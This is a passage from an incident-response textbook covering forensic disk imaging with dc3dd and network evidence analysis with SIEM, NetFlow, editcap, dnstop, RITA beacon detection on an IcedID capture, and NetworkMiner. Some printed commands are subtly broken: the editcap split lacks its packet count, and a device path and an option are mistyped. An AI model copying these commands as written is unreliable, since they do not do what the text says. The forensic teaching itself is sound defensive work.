


Figure 8.25 – UnBlock device selection

4. After verifying that the evidence drive is in place and that the target system has been set to read-only, configure the evidence drive so that it is mounted properly. Create a directory called `Disk_Images` or a similar name as a repository for this and any subsequent disk images using the following command:

```
caine@caine:~$ sudo mkdir /mnt/Disk_Images
```

5. Next, mount the SDB disk on the mount directory that was created in the last step with the following command. Make note that in this case, it is the larger disk partition of the evidence drive:

```
caine@caine:~$sudo mount /dev/sdb2 /mnt/Disk_Images
```

Now, the evidence drive has been mounted on the mount point that was created.

6. Next, change the directory to the evidence drive by using the following command:

```
caine@caine:~$ cd /mnt/Disk_Images
```

7. Make a directory for the system's specific image file. In this case, the directory will contain the incident number `Incident2022-034`, as the directory. It is a good idea to make this directory tie indirectly with the incident in some fashion. The following command will create the proper directory:

```
caine@caine:~$ mkdir Incident2022-034
```

https://t.me/learningnets

8. Change to the directory created in *step 7* by executing the following command:

```
caine@caine :/ mnt /Disk_Images$ cd Incident2022-034
```

9. Now that you're in the proper directory, all you need to do is image the suspect drive. There are several tools available for doing this. In this example, the Dc3dd tool will be used. This tool was developed by the **Department of Defense Cyber Crime Center** (**DC3**) forensic specialist Jesse Kornblum. This application has additional features that aren't found in the dd Linux imaging application. These include error reporting and multiple hashing algorithms that can be leveraged on the fly. To start the imaging process, enter the following command:

```
caine@caine:/mnt/Disk_Images/Incident2022-034$
dc3dd if=dev/sda of=ACMELaptop056.img hash=md5
log=ACMELaptop56.txt
```

The preceding command contains `dc3dd`. Start by imaging the disk at `sda` to the evidence drive and output the image file with the name `ACMELaptop056`.

The command also has Dc3dd hash the image file with the MD5 algorithm. Finally, an `ACMELaptop56.txt` log file is created that can be utilized for reporting purposes. Running the command produces the following output:




Figure 8.26 – dc3dd command and output

10. Depending on the size of the drive, this process can take hours. During this time, the analyst can keep track of any progress that is made. Upon completion, the application will produce some output indicating how many sectors were utilized for input and how many sectors were used as an output to the image file. Ideally, these should be the same. Finally, an MD5 hash of the image file is calculated and utilized as a part of the output:

https://t.me/learningnets

```
input results for device `/dev/sda':
   937703088 sectors in
   0 bad sectors replaced by zeros
   9fc8eb158e5665a05875f4f5f2e6f791 (md5)

output results for file `ACMELaptop056.img':
   937703088 sectors out

dc3dd completed at 2022-05-25 01:23:30 +0200
```

Figure 8.27 – Dc3dd imaging completion

11. Examining the evidence drive from a Windows system reveals the image and log file that were created with Dc3dd:




Figure 8.28 – Dc3dd output files

12. Examining the log file reveals the following information, all of which should be incorporated into any subsequent reporting:

```
dc3dd 7.2.646 started at 2022-05-24 22:17:14 +0200
compiled options:
command line: dc3dd if=/dev/sda of=ACMELaptop056.img
hash=md5 log=ACMELaptop56.txt
device size: 937703088 sectors (probed),   480,103,981,056
bytes
sector size: 512 bytes (probed)
480103981056 bytes ( 447 G ) copied ( 100% ), 11176,1 s,
41 M/s
input results for device `/dev/sda':
   937703088 sectors in
   0 bad sectors replaced by zeros
   9fc8eb158e5665a05875f4f5f2e6f791 (md5)
```

https://t.me/learningnets

```
output results for file `ACMELaptop056.img':
   937703088 sectors out
dc3dd completed at 2022-05-25 01:23:30 +0200
```

Linux is a viable option when it comes to acquiring disk evidence. One significant advantage it has is that it is easy to scale. In the event that multiple systems have to be acquired, responders can use several USB storage drives and Linux USB devices and acquire them in parallel, rather than waiting for software to become available. CAINE is an excellent option for this as the included write blocker also affords a measure of evidence integrity in the process.

Imaging is a critical process for responders to understand. The incident will often dictate which technique should be used. In any incident, though, responders should ensure that the process is conducted in a sound manner as the subsequent investigation will often rely on data acquired from these systems.

Summary

Not every incident will dictate the need to obtain an image from a potentially compromised hard drive or another volume. Regardless, incident response analysts should be familiar with, and able to perform, this function when called upon. The evidence that's found on a hard drive may be critical to determining a sequence of events or to obtaining actual files that can aid in determining the root cause of an incident. This is the central reason why responders need to understand the fundamentals of imaging and the tools and processes involved, how to create a stage drive, how to use write blockers, and how to execute any of the imaging techniques we mentioned in this chapter. As with any process that's performed in a forensic discipline, imaging should be conducted in a systematic manner in which all the steps are followed and properly documented. This will ensure that any evidence that's obtained will be sound and admissible in a courtroom.

In the next chapter, we will discuss examining network-based evidence in relation to the network activity that is associated with an incident.

Questions

1. What are the two types of write blockers? (Select two)

   A. Hardware
   B. Digital
   C. Software
   D. Court-approved

https://t.me/learningnets

2. Responders should ensure that any storage drive that's used for imaging is properly sanitized before each use.

    A. True

    B. False

3. What type of imaging is used to acquire the entire physical volume of a drive?

    A. Dead imaging

    B. Live imaging

    C. Remote imaging

    D. Hardware imaging

4. Which imaging application is found only on Linux systems?

    A. FTK Imager

    B. EnCase Imager

    C. AFF4

    D. dd

Further reading

Refer to the following resources for more information about the topics covered in this chapter:

- *FTK Imager Guide*: `https://d1kpmuwb7gvu1i.cloudfront.net/Imager/4_7_1/FTKImager_UserGuide.pdf`
- *NIST Computer Forensic Tools & Techniques Catalog*: `https://toolcatalog.nist.gov/search/index.php?ff_id=1`
- *An Overview of Disk Imaging Tool in Computer Forensics*: `https://www.sans.org/reading-room/whitepapers/incident/overview-disk-imaging-tool-computer-forensics-643`

https://t.me/learningnets

Part 3: Evidence Analysis

Having completed the acquisition of digital evidence in Part 2, Part 3 will focus on the proper analysis techniques of digital forensics. This part will focus on the proper tools and techniques to determine the root cause of an incident.

This part comprises the following chapters:

- *Chapter 9, Analyzing Network Evidence*
- *Chapter 10, Analyzing System Memory*
- *Chapter 11, Analyzing System Storage*
- *Chapter 12, Analyzing Log Files*
- *Chapter 13, Writing the Incident Report*

https://t.me/learningnets

https://t.me/learningnets

9

Analyzing Network Evidence

Chapter 5 explored how incident responders and security analysts can acquire network-based evidence for later evaluation. That chapter focused on two primary sources of that evidence: network log files and network packet captures. This chapter will show you which tools and techniques are available to examine the evidence acquired. Incorporating these techniques into an incident response investigation can provide incident response analysts with insight into the network activity of possible threats.

In this chapter, the following main topics will be addressed:

- Network evidence overview
- Analyzing firewall and proxy logs
- Analyzing NetFlow
- Analyzing packet captures

Network evidence overview

Adversaries are bound to the same network protocols that govern normal network traffic. Here, adversarial techniques that can be identified by analyzing network data properly are addressed.

In *Chapter 5* we focused on the various sources of evidence that network devices produce. Most of this evidence is contained within the variety of log files produced by switches, routers, and firewalls. Depending on the type of environment that responders find themselves in, this evidence source can be augmented with NetFlow data and full packet captures.

Once the various sources have been understood, it is important to focus on what logs, NetFlow, and packet captures can tell us about an incident. The following are several areas of focus where proper logging and evidence collection may provide additional context surrounding an incident, as well as potential data points when deriving root cause:

- **Reconnaissance and scanning behavior**: There are a plethora of tools available to adversaries to automate the process of scanning perimeter devices such as firewalls and routers. These

https://t.me/learningnets

scanners attempt to ascertain open ports, vulnerabilities, or authentication protocols such as **Secure Shell** (**SSH**) that can be exploited. These scans do leave a trace as they will often require connections to the devices. Depending on the level of logging and the retention period, responders may be able to identify the external infrastructure that is attempting to compromise the perimeter systems.

- **Initial infection**: Adversaries have become very sophisticated in compromising systems. They will often make use of multi-stage exploits and malware. The first stage will call out to an external infrastructure through a URL and download additional exploits. Web proxies and firewalls may have connection data contained within the log files that record this activity.
- **Lateral movement**: Once inside a network, adversaries will often attempt to conduct reconnaissance, exploit other systems, and move data around. NetFlow logs provide insight into this type of behavior.
- **Command and control**: Once a foothold has been established in the network, adversaries require the ability to maintain control over compromised systems. Logs, packet captures, and NetFlow data may be leveraged to identify this type of behavior.
- **Data exfiltration**: One of the goals of an adversary may be to compromise and exfiltrate data. Proxy logs may identify the destination of such data. NetFlow may show the flow of data from the internal systems to any external systems. Finally, packet captures may be leveraged to identify the exfiltrated files, the source of the data, and the destination.

In *Chapter 5* we discussed the three main types of network evidence that can be leveraged in an incident. It is often hard for responders that do not know about network traffic to understand its various aspects. Think about network traffic as a letter that is sent from one individual to another. Log data records the sender's and receiver's addresses and mailbox numbers at a central location, such as the local post office. This is akin to the source and destination IP addresses and ports.

NetFlow records much of the same information about the letter but can also tell the individual the weight or relative size of the letter, along with the sender's and receiver's addresses and mailbox numbers. Finally, a packet capture tells us all the same information that's obtained through logs and NetFlow but will also tell the individual the contents of the letter, including (so long as it is not encrypted) the actual data contained within.

Identifying a root cause with network evidence is largely dependent on the evidence itself. One major drawback to evidence such as packet captures and log files is the sheer volume of data that normal network operations create. Often, an incident is identified days or even weeks after it has occurred. During this intervening period, these log files and packet captures become unavailable. Therefore, it is incumbent on responders to fully understand what their organization's capabilities are regarding network evidence.

https://t.me/learningnets

Analyzing firewall and proxy logs

Adversaries need to make initial and continued connections to their infrastructure. Network devices such as firewalls and proxies may provide a source of evidence from log files.

Chapter 5 contained a good deal of information concerning the acquisition of network-based evidence and the types of log files that are of importance to an incident responder or security analyst. Aside from the previously covered packet capture, we focused on the acquisition of log files from a variety of sources. These log files can provide some insight into the potential indicators of compromise that can aid in an incident investigation. The main challenge for analysts, though, is sifting through all of the irrelevant logs to find those that have some evidential value.

Log file analysis can be performed in a variety of ways. The specific method that is used may often depend on the type of incident, the tools available, and the amount of log data that has to be analyzed. The following are some of the methods that can be utilized:

- **Manual log review**: In a manual log review, raw log files are dumped into a tool such as a text editor. From there, the analyst will review the logs line by line. This is a low-cost solution, but it is only useful with a limited amount of data. For example, an analyst would not be able to perform this type of analysis on a large enterprise firewall connection log. Rather, it may be useful to determine which users logged into a seldom-used web application on a particular day.
- **Filtered log review**: Log review tools allow analysts to filter out log files in terms of specific parameters. This can include showing a list of any known malicious activity. The one drawback is that logs may not immediately indicate known malicious activity, but rather are innocuous at the onset.
- **Log file searching**: Another key feature in most log analysis tools is the ability to search log files for specific expressions. Tools for searching can utilize both regex and Boolean expressions and allow the analyst to limit logs to a specific period, source IP address, or other specific condition. This allows analysts to quickly isolate specific log files. Depending on the search terms, this may return a good deal of information that has to then be reviewed manually.
- **Log file correlation**: Separate log activity can be correlated with other logs based on either preconfigured rules or algorithms. Log correlation is often made part of log management tools or **Security Information and Event Management** (**SIEM**) platforms with rulesets that have been created. This method is very powerful as it automates the process, but it does require a good deal of upfront labor to configure and tune the specific environment.
- **Log file data mining**: The next step up from correlation is the ability to mine log files and extract meaning from them. This gives greater context and insight into the specific activity. At the time of writing, there are several tools, such as Elasticsearch and Logstash, that can be integrated into a platform for more useful information.

https://t.me/learningnets

The number of logs that are produced in a network over a month or so can be staggering. This quantity only increases with the addition of new sources. Sorting through these manually is nearly impossible. In terms of log review, it is better to have a solution that provides some measure of automation, even in small networks. These tools give analysts the ability to sort through the proverbial haystack for that critical needle.

SIEM tools

SIEM tools are critical to gaining situational awareness of activity across the network. These platforms not only serve as an aggregation point for log files from network devices, but they also allow analysts to perform queries on the logs that have been aggregated. For example, let's say that IP addresses associated with potential malicious activity were discovered during the analysis of the packet capture file. This file was limited to a single host on the internal network. One question that analysts would like to answer is, how many other hosts could be infected? If the SIEM aggregates connection log files from devices such as the exterior facing firewall and web proxy, the analyst would be able to determine whether any other internal hosts are connected to those suspect IP addresses.

A wide variety of SIEM platforms are available, from freeware solutions to enterprise security management platforms. Most of these platforms allow analysts to conduct filtered searching and correlation log reviews. Many of the more robust commercial platforms provide rulesets for detecting specific types of attacks and updates to these rulesets as new attacks become known. Analysts could also query the SIEM tool for connection logs for the host IP address to any other systems. This would normally be the behavior seen in an incident where malware has infected a machine and an attacker is attempting to compromise other machines.

In organizations where incident response personnel are separate from those who are responsible for maintaining the SIEM tool, it is a good idea to review the communications structure so that incident response analysts have access to these platforms. The wealth of information and data that is available can be leveraged to determine what activity on the internal network is connected to a possible incident, as well as evidence that can be utilized to determine the root cause.

The Elastic Stack

Alongside the SIEM technology, incident response analysts can also leverage a bundle of applications for log analysis. This bundle, referred to as the Elastic Stack, combines three tools that allow large sets of data to be analyzed. The first of these is Elasticsearch. Elasticsearch is a log-searching tool that allows near real-time searching of log data. This is accomplished through full-text searching, powered by Lucene. This allows analysts to perform queries against log files for elements such as user IDs, IP addresses, or log entry numbers. Another key feature of Elasticsearch is the ability of the platform to expand the solution as the enterprise grows larger and gains more data sources. This is useful for organizations that may want to test this capability and then add data sources and log files incrementally.

https://t.me/learningnets

The next component in the Elastic Stack is Logstash. Logstash is the mechanism that handles the intake of log files from the sources across the network, processes log entries, and, finally, allows them to be output through a visualization platform. Logstash can be configured and deployed easily. The integration of Logstash with Elasticsearch allows the incident response analyst to conduct fast queries against a large amount of log data.

The final component of the Elastic Stack is Kibana. Kibana serves as the visual interface or dashboard of the Elastic Stack. This platform allows analysts to gain insight into the data through the use of dashboards. Kibana also allows analysts to drill down into specific key data points for detailed analysis. Incident response analysts can customize these dashboards so that the most critical information, such as intrusion detection logs or connection logs, is immediately available for review.

For example, the Kibana dashboard utilizes several pie charts to display log activity. Utilizing these provides an overview of what information is available to an analyst.

A good tool to augment logs is NetFlow analysis, which we will cover next.

Analyzing NetFlow

NetFlow describes the data about connections between devices in the network. Used primarily to troubleshoot connectivity and bandwidth issues, NetFlow can be used by responders to gain insight into the movement of data precipitating an incident.

NetFlow is a feature that was first introduced by Cisco Systems in the 1990s. NetFlow collects specific data about packets as they enter or exit an interface of a router or switch. This data is then sent to a NetFlow Collector via a NetFlow Exporter, which is often made part of switches or routers. The NetFlow Collector then aggregates and stores the flow data for analysis. This data is often leveraged by network and systems administrators to troubleshoot bandwidth issues, identify network congestion, and observe the flow of data.

A sample NetFlow output can be seen in the following screenshot. What is included with flow data can vary between network device manufacturers as there are several versions in the commercial market. The following screenshot shows some of the basic information that is captured as part of a NetFlow dataset:

Src Addr	Dst Addr	Sport	Dport	Proto	Packets	Bytes	Flows
192.168.1.7	192.168.2.56	5734	22	tcp	42	3028	1
192.168.1.5	192.168.2.45	3687	22	tcp	52	2564	1
192.168.1.7	192.168.2.55	4675	22	tcp	1	1240	1
192.168.1.6	192.168.2.34	6897	22	tcp	46	4056	1
192.168.1.6	192.168.2.56	3657	445	tcp	325	56798	1

Figure 9.1 – Sample NetFlow data

https://t.me/learningnets

The following components of a NetFlow record can be seen in the preceding screenshot:

- **Src Addr**: This is the source address that has initiated the connection or is sending traffic.
- **Dst Addr**: The destination addresses for the connection.
- **Sport**: This is the source port for the source address.
- **Dport**: This is the destination port. In terms of analyzing NetFlow as part of an incident investigation, this is one of the key data points to focus on as this often tells responders the service that the source address is connecting to.
- **Proto**: This is the protocol in use.
- **Packets**: The number of packets that are made as part of the flow.
- **Bytes**: The total number of bytes.
- **Flows**: This indicates how many flows have been recorded. Flows can be thought of as separate TCP connections. For example, a packet capture analyzed with a tool such as Wireshark will show individual packets. Flows indicate the TCP session that was established. In this circumstance, if an SSH session is interrupted and established, two flows would be recorded.

When examining the NetFlow data shown in the preceding example, two significant data points may be important. The first is the number of SSH connections between devices. Secure Shell is a common way for systems to communicate with each other, but if this is outside the bounds of normal network behavior, it warrants a follow-up. In addition, connections via SMB (port `445`) are commonly abused by adversaries to access other systems, deliver ransomware, or access file shares. Even in this short example, it becomes very clear that responders gain a great deal of insight by just having visibility of the connections that occur on the internal network.

Analyzing packet captures

One of the best sources of evidence during an incident is packet captures. Dissecting them can uncover data exfiltration, exploits, and command and control.

A great deal of *Chapter 5* covered the various methods to obtain packet captures from a range of sources and a variety of locations. Packet captures contain a great deal of information that is potentially valuable to incident response analysts. Some of this information includes source and destination IP addresses, domains and ports, and the content of communications between hosts. In some instances, incident response analysts can reconstruct actual files, such as text documents and images. The main drawback is the sheer amount of data that is involved.

https://t.me/learningnets

Sample packet captures

This chapter refers to several preconfigured packet captures. These packet captures have been taken directly from `http://malware-traffic-analysis.net/` by permission of the author. This site contains several packet capture exercises, where incident response analysts can practice locating indicators of compromise. It should be noted, though, that these captures may contain malware. You should only examine the live packet captures in a properly configured sandbox (see *Chapter 16*) or another system not connected to a production environment.

Command-line tools

Several command-line tools can be utilized when analyzing network packet captures. During more in-depth or lengthy incident response engagements, analysts may gather several packet capture files. It may be beneficial to combine these multiple packet captures into a single file to make analysis easier. The Mergecap application does just that by combining several packet capture files. Mergecap is offered as part of the SANS SIFT workstation and can be executed using the following command:

```
sansforensics@siftworkstation: ~$ mergecap packetcapture1.pcap
packetcapture2.pcap
```

Another command-line tool that is useful in analyzing packet captures is Editcap. Editcap allows analysts to manipulate the packet capture files into smaller segments for easier review. For example, an analyst may only want to look at captures that are broken up into 50,000 packet segments. This would be helpful if an analyst has a large packet capture and dividing would make searching easier. To do this, the analyst would type the following into the command line:

```
sansforensics@siftworkstation: ~$ editcap -F pcap -c evidence.
pcap split.pcap
```

In the preceding command, `editcap` took the `evidence.pcap` evidence file and divided it into 50,000 packet segments. Another technique that Editcap can be leveraged for is to divide a larger packet capture into time segments. For example, if analysts want to divide a packet capture into 10-minute segments, they can type the following:

```
sansforensics@siftworkstation: ~$ editcap -F pcap-t+600
evidence.pcap split.pcap
```

Analysts may also find that, in some circumstances, they may want to isolate domain name registration traffic. This is due in large part to a variety of adversarial actions such as C2 traffic, data exfiltration, and the possible redirection to compromised websites, often leveraging vulnerabilities in the DNS system. The `dnstop` application parses packet capture files and ascertains the sources and count of DNS queries from internal hosts. To install it on a Linux system, you can use the following command:

```
dfir@ubuntu:~$ sudo apt-get install dnstop
```

https://t.me/learningnets

This command will download and install `dnstop`. In the following example, the packet capture was taken from the Malware Traffic Analysis site located at `https://www.malware-traffic-analysis.net/2022/03/21/index2.html`. If an incident response analyst wants to determine whether any IP addresses were sending outbound DNS queries for packet capture, they can simply execute the following command:

```
dfir@ubuntu:~/Documents/Packet Captures$ dnstop
2022-03-21-Hancitor-with-Cobalt-Strike-and-Mars-Stealer.pcap
```

The output of the preceding command is as follows:

```
Queries: 24 new, 24 total, EOF

Sources          Count      %   cum%
---------- --------- ------ ------
10.3.21.102         24  100.0  100.0
```

Figure 9.2 – DNS query count

Real Intelligence Threat Analytics

One challenge with working with packet captures is the sheer amount of data that is involved. A 24-hour packet capture from even a modest-sized network presents problems. One technique is to use tools that focus on key data points. For example, beaconing traffic associated with Command and Control is a critical piece of data to find as it is the link the adversary has to the internal network.

One tool that can assist is Active Countermeasure's **Real Intelligence Threat Analytics** (**RITA**). This command-line tool uses behavioral analytics to identify patterns that are indicative of beaconing behavior so that an analyst can focus on a specific IP address or domain name. A key feature of this tool is its ability to process large packet captures, such as one obtained over 24 hours. This allows analysts to locate even very low and slow Command and Control traffic.

Installing RITA is very straightforward. In this case, RITA has been installed on an Ubuntu desktop. First, make a directory for RITA. Second, download the installation script from the GitHub site at `https://github.com/activecm/rita/releases/tag/v4.5.1`. Next, make the file executable by running the following command:

```
dfir@ubuntu:~/rita$ sudo chmod +x ./install.sh
```

Next, execute the install script by running the following:

```
dfir@ubuntu:~/rita$ ./install.sh
```

https://t.me/learningnets

The installation script will install the necessary dependencies, such as the Mongo database structure and the packet capture analysis tool Zeek.

> **Zeek**
>
> Zeek is a network monitoring and analysis tool that is used with RITA. For more information regarding Zeek, go to `https://docs.zeek.org/en/lts/`.

The next step is processing the packet capture. In this case, two packet captures were taken from the Malware Traffic Analysis post at `https://malware-traffic-analysis.net/2022/01/27/index.html` and were merged into a single file. This file was moved into the RITA directory. The following command points Zeek to the packet capture so that it can be processed into the various log files:

```
dfir@ubuntu:~/rita$ zeek -C -r IcedId.pcap
```

Checking the files in the directory shows the processed log files:

```
dfir@ubuntu:~/rita$ ls -al
total 9868
drwxrwxr-x  2 dfir dfir    4096 Jun  6 07:42 .
drwxr-xr-x 19 dfir dfir    4096 May 29 17:07 ..
-rw-rw-r--  1 dfir dfir   61321 Jun  6 07:42 conn.log
-rw-rw-r--  1 dfir dfir   10856 Jun  6 07:42 dce_rpc.log
-rw-rw-r--  1 dfir dfir   19588 Jun  6 07:42 dns.log
-rw-rw-r--  1 dfir dfir   33352 Jun  6 07:42 files.log
-rw-rw-r--  1 dfir dfir    2666 Jun  6 07:42 http.log
-rw-rw-r--  1 dfir dfir 9845456 Jun  6 07:38 icedid.pcap
-rwxrwxr-x  1 dfir dfir   28088 Mar 24 12:29 install.sh
-rw-rw-r--  1 dfir dfir    1353 Jun  6 07:42 kerberos.log
-rw-rw-r--  1 dfir dfir     254 Jun  6 07:42 packet_filter.log
-rw-rw-r--  1 dfir dfir     750 Jun  6 07:42 pe.log
-rw-rw-r--  1 dfir dfir    1150 Jun  6 07:42 smb_mapping.log
-rw-rw-r--  1 dfir dfir   20003 Jun  6 07:42 ssl.log
-rw-rw-r--  1 dfir dfir     814 Jun  6 07:42 weird.log
-rw-rw-r--  1 dfir dfir   43084 Jun  6 07:42 x509.log
```

Figure 9.3 – Zeek log files

https://t.me/learningnets

After processing the packet capture with Zeek, the log files need to be imported into a database, `IcedID`, that RITA can read with the following command:

```
dfir@ubuntu:~/rita$ rita import *.log IcedID
```

Once this command is run, the results should look as follows:

```
dfir@ubuntu:~/rita$ rita import *.log IcedID

       [+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log packet_filter.log pe.lo
g smb_mapping.log ssl.log weird.log x509.log]:
       [-] Verifying log files have not been previously parsed into the target dataset ...
       [-] Processing batch 1 of 1
       [-] Parsing logs to: IcedID ...
       [-] Parsing ssl.log -> IcedID
       [-] Parsing conn.log -> IcedID
       [-] Parsing dns.log -> IcedID
       [-] Parsing http.log -> IcedID
       [-] Finished parsing logs in 4ms
       [-] Host Analysis:            43 / 43  [==================] 100 %
       [-] Uconn Analysis:           42 / 42  [==================] 100 %
       [!] No Proxy Uconn data to analyze
       [-] Exploded DNS Analysis:    40 / 40  [==================] 100 %
       [-] Hostname Analysis:        40 / 40  [==================] 100 %
       [-] Beacon Analysis:          42 / 42  [==================] 100 %
       [-] Gathering FQDNs for Beacon Analysis ...     [                  ]
       [-] FQDN Beacon Analysis:     32 / 32  [==================] 100 %
       [!] No Proxy Beacon data to analyze
       [-] UserAgent Analysis:       4 / 4  [==================] 100 %
       [!] No invalid certificate data to analyze
       [-] Updating blacklisted peers ...
       [-] Indexing log entries ...
       [-] Updating metadatabase ...
       [-] Done!
```

Figure 9.4 – RITA Zeek log import

To access the help menu for RITA, enter the following:

```
dfir@ubuntu:~/rita$ rita
```

This will produce the following commands and associated results:

https://t.me/learningnets

```
dfir@ubuntu:~/rita$ rita
NAME:
   rita - Look for evil needles in big haystacks.

USAGE:
   rita [global options] command [command options] [arguments...]

VERSION:
   v4.5.1

COMMANDS:
     delete, delete-database  Delete imported database(s)
     import                   Import zeek logs into a target database
     html-report              Create an html report for an analyzed database
     show-beacons-fqdn        Print hosts which show signs of C2 software (FQDN Analysis)
     show-beacons-proxy       Print hosts which show signs of C2 software (internal -> Proxy)
     show-beacons             Print hosts which show signs of C2 software
     show-bl-hostnames        Print blacklisted hostnames which received connections
     show-bl-source-ips       Print blacklisted IPs which initiated connections
     show-bl-dest-ips         Print blacklisted IPs which received connections
     list, show-databases     Print the databases currently stored
     show-exploded-dns        Print dns analysis. Exposes covert dns channels
     show-long-connections    Print long connections and relevant information
     show-open-connections    Print open connections and relevant information
     show-strobes             Print strobe information
     show-useragents          Print user agent information
     test-config              Check the configuration file for validity
     help, h                  Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --config CONFIG_FILE, -c CONFIG_FILE  Use a specific CONFIG_FILE when running this command
   --help, -h                            show help
   --version, -v                         print the version
```

Figure 9.5 – RITA features

Let's go ahead and see if there are any packets indicating beaconing behavior. Run the `show-beacons` command against the database that was previously created by running the `IcedID` database:

```
dfir@ubuntu:~/rita$ rita show-beacons IcedID
```

This produces the following:

```
dfir@ubuntu:~/rita$ rita show-beacons IcedID
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl C
ount,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
0.838,10.1.28.101,149.255.35.174,234,21778,58,28609,2,3004,161,154,0,0,0,0,5096275
```

Figure 9.6 – RITA Beacon analysis

In *Figure 9.6*, RITA is indicating that the internal IP address `10.1.28.101` has established 234 connections to the IP address `149.255.35.174`. One result that is of note is the first number, `0.838`, found at the beginning of the results line. This score indicates the confidence level RITA has in these results, from 0 to 1. In this case, there's nearly 84% confidence that the traffic is beaconing behavior.

https://t.me/learningnets

Another option is to run the `show-beacons-fqdn` command, which will show the domain names of systems:

```
dfir@ubuntu:~/rita$ rita show-beacons-fqdn IcedID
```

This produces much of the same results but indicates that the Command and Control server has a domain name of `driverpackcdn.com`, as shown here:

```
dfir@ubuntu:~/rita$ rita show-beacons-fqdn IcedID
Score,Source IP,FQDN,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl Count,Top S
ize Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion
0.838,10.1.28.101,driverpackcdn.com,234,21778,58,28609,2,3004,161,154,0,0,0,0
```

Figure 9.7 – RITA Beacon Fully Qualified Domain Name

As we can see, RITA allows analysts to focus on specific IP addresses and domain names as potentially malicious without having to dig through gigabytes of packet data. From here, they can pivot directly to the connections that are critical in GUI-based tools, which we will focus on next.

NetworkMiner

GUI-based tools that separate packet capture data are easier to navigate than command-line tools. One such tool is NetworkMiner, which is available at `https://www.netresec.com/?page=NetworkMiner`. This tool is available as a commercial or community tool, with the community tool having more limited functionality. Despite this, the community edition does have some key features that are useful in analyzing packet captures.

In this demonstration, we will examine the PCAP file associated with a Hancitor infection, which can be downloaded from `https://malware-traffic-analysis.net/2022/03/21/index2.html`. Load the PCAP data by going to **File** and selecting **Open**. Navigate to the packet capture and click **Open**. NetworkMiner will process the PCAP and display the hosts found in the packet capture:

https://t.me/learningnets

